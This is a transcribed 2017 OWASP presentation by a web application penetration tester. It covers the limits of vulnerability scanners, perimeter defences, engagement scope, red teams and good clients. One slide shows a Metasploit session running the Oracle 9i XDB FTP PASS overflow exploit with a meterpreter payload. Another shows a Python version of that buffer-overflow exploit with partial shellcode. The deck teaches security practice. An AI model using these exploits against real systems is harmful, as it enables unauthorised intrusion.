



# OWASP

Open Web Application  
Security Project

## Lessons Learned from a Web Application Penetration Tester

**David Caissy**

ISSA Los Angeles

July 2017

# About Me



## David Caissy

- Web App Penetration Tester
- Former Java Application Architect
- IT Security Trainer:
  - Developers
  - Penetration Testers



# Disclaimer

- Personal opinion
- Things I often see
- Apply mainly to web applications
- Problems and solutions



# Agenda

- Certifications
- Web App Vulnerability Scanners
- Perimeter Protections
- Hackers vs Penetration Testers
- Projects vs Security
- The "Untested"
- Good Clients
- Current Vulnerabilities?



# Certifications

## David Caissy

M.Sc., CEH, GPEN, GWAPT, GSEC, CISSP, OSCP, PMP, EANx



# Threat Actors

	Threat
1	Script Kiddies Automated Tools
2	Hackers
3	Advanced Persistent Threat (APT)





# Operating Systems vs Web Applications

Servers and  
workstations are similar GROW



VS

Web applications  
are different!



# Choosing a Web App Vulnerability Scanner

## SecTool Market tested 64 scanners

### Zed Attack Proxy (ZAP)

	WIVET	SQLi	RXSS	LFI	RFI	Redirect	Backup
Accuracy	73%	100.0%	100.0%	75.0%	100.0%	16.67%	38.04%
False Positive		30.0%	0.0%	0.0%	16.67%	0.0%	33.33%
Audit Features	Input Vectors	WebApp Scanner	Flash Scanner	CGI Scanner	WebService Scanner		
17	11	✓	✗	✓	✗		

[www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html](http://www.sectoolmarket.com/price-and-feature-comparison-of-web-application-scanners-unified-list.html)




# Using a vulnerability scanner requires skills!



# Setting up a Vulnerability Scanner

- Specify the target
- Login/logout conditions
  - Different accounts
- HTML forms
- Scenarios (business flow)
- Clean up (between scenarios)

A mockup of a user login form with a torn paper border. The form has a grey header bar with the text "User login". Below the header, there are two input fields: "Username: \*" and "Password: \*", both with red asterisks indicating required fields. Below the password field is a grey "Log in" button. At the bottom of the form, there are two links: "Create new account" and "Request new password", both in red text.

User login

Username: \*

Password: \*

Log in


Create new account

Request new password

# Setting up a Vulnerability Scanner

## Other considerations:

- Client-side code (Javascript)
- Web services support
- Code coverage (%)



# Vulnerability Scanners: Reports

- Read and understand the report
  - False positives?
  - Context?
- Write your own report!
- Client fixes all vulnerabilities



# Things you may have missed...

- Logical errors
- Javascript vulnerabilities
- Perimeter protection deficiencies
- Scanners are *sooooo* noisy!!!



CONNECT.

LEARN.

GROW.





# Vulnerability Scanners

- The easiest way is rarely the best one...
- My experience:
  - Max 40% of findings are from scanners
  - – 1-day VA is way better than a single scan!



# Congratulations!

Your web app is now protected against **automated tools!!**

BTW, this assessment of your critical system was done by a **script kiddy...**



# Scanners vs IDS, IPS, WAF, SIEM and Firewalls

- Vulnerability Scanners
  - Look for **vulnerabilities**
- IDS, IPS, WAF, SIEM and Firewalls
  - –Look for **attacks**
- Same classes of vulnerabilities/attacks!  
**Ex:** Both good against injection attacks and both bad against logical errors...



# Can perimeter defenses catch everything?

CONNECT.

LEARN.

No, we need  
**humans** too!!



# Manual Testing

- Focus on things that scanners *cannot* find
- Better at testing defenses!





# Hackers

- Can write their own exploits
- Experts in some areas
  - Script kiddies in others...
- Focus on breaking in
- Good at evading detection



# Penetration Testers

- Perform:
  - Vulnerability scans
  - Vulnerability assessments
  - –Penetration tests
- Good communication skills
- Can be **juniors** (script kiddies) or **experts** (hackers)!





```
root@kali:~# msfconsole
```

```
# cowsay++
```

```
< metasploit >
```

```
-----
```

```
  \      ('oo)_____) \
   (_____)_____) \
    ||--|| * 
```

Taking notes in notepad? Have Metasploit Pro track & report  
your progress and findings -- learn more on <http://rapid7.com/metasploit>

```
      =[ metasploit v4.12.15-dev ]
+ -- --=[ 1563 exploits - 904 auxiliary - 269 post ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > use exploit/windows/ftp/oracle9i_xdb_ftp_pass
```

```
msf exploit(oracle9i_xdb_ftp_pass) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
```

```
msf exploit(oracle9i_xdb_ftp_pass) > set RHOST 129.168.1.10
RHOST => 129.168.1.10
```

```
msf exploit(oracle9i_xdb_ftp_pass) > exploit
```





```

8 #Python adaptation of Oracle 9i XDB FTP PASS overflow
9
10 parser = argparse.ArgumentParser(description='Oracle exploit')
11 parser.add_argument('-test', action='store_true')
12 parser.add_argument('-exploit', action='store_true')
13 parser.add_argument('-ip', type = str, help='ip address of the target')
14 parser.add_argument('-port', type = str, help='port of the target')
15 args = parser.parse_args()
16
17 host = args.ip
18 port = int(args.port)
19
20 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 exploit = ""
22
23 if args.test:
24     sock.connect((host, port))
25     data = sock.recv(1024)
26     if ("9.2.0.1.0" not in data):
27         print "target: %s is not vulnerable" % host
28     else:
29         print "target: %s is vulnerable" % host
30 elif args.exploit:
31
32     user_command = "USER METERPRETE\n"
33     ret = 0x60616d46
34     ret_little_endian = "\x46\x6d\x61\x60"
35     shellcode = "\xb7\x86\xf9\x1c\x79\x12\xe2\x7c\x2c\xb8\x8c\xd3\xf8\xbe\x90\x41\x37\x92\x1"
36     sploit = "A"*442 + "\xeb\x06\x85\xf5" + ret_little_endian + shellcode
37     pass_command = "PASS %s" % sploit
38     sock.connect((host, port))
39     sock.sendall(user_command)
40     sock.sendall(pass_command)
41
42

```





# Projects and Security

- Focus only on a specific system/solution
- Not interested in fixing ongoing operations
- Often out of scope:
  - Perimeter protection
  - Attack detection (SIEM integration)
  - Development environment
- Authorized attacks



# Scope of the Engagement

Just the web app?

- Database
- Data manipulation process
- Development environment
- Source code repository
- Perimeter protection
- If not, then...

**WHO'S  
DOING  
THE  
WORK?**




# The "Untested"

- Forgotten servers
- Effectiveness of:
  - Perimeter protections
  - Logs
  - Network zoning
- Data exfiltration
- Leads to a false sense of security...



# Red Team

- Closest thing to an APT
- Team of experts (the best!)
- Longer engagement (months)
- Only a few people in the know
- No rules (well, almost...)



# Red Team

- Test the "untested"
- Can be very expensive...
  - Hybrid approach?
- If not, what is your plan?





# Good Client?

- Allow most attacks
  - For meaningful assessments
- Allow pen testers to use their tools
- Allow time for the assessments



# Good Client?

- Question poor reports
- Implement recommendations
- Track vulnerabilities
- Push left!



# Current Vulnerabilities?

- Nobody knows what's coming at us
- Are 0-days common in web apps?
- Fast detection is the key...
  - —WAF
  - Logs



# What's your goal?

	Threat	Tools
1	Script kiddies Automated tools	Vulnerability Scanners
2	Hackers	Penetration Testers
3	Advanced Persistent Threat	Red Team



# Summary

- Web app scanners
- The "Untested"
- Hackers
- Penetration testers
- Clients
- False sense of security







# OWASP

Open Web Application  
Security Project

→ **Thank you!**

Don't hesitate if you have any question!

dave@notools.net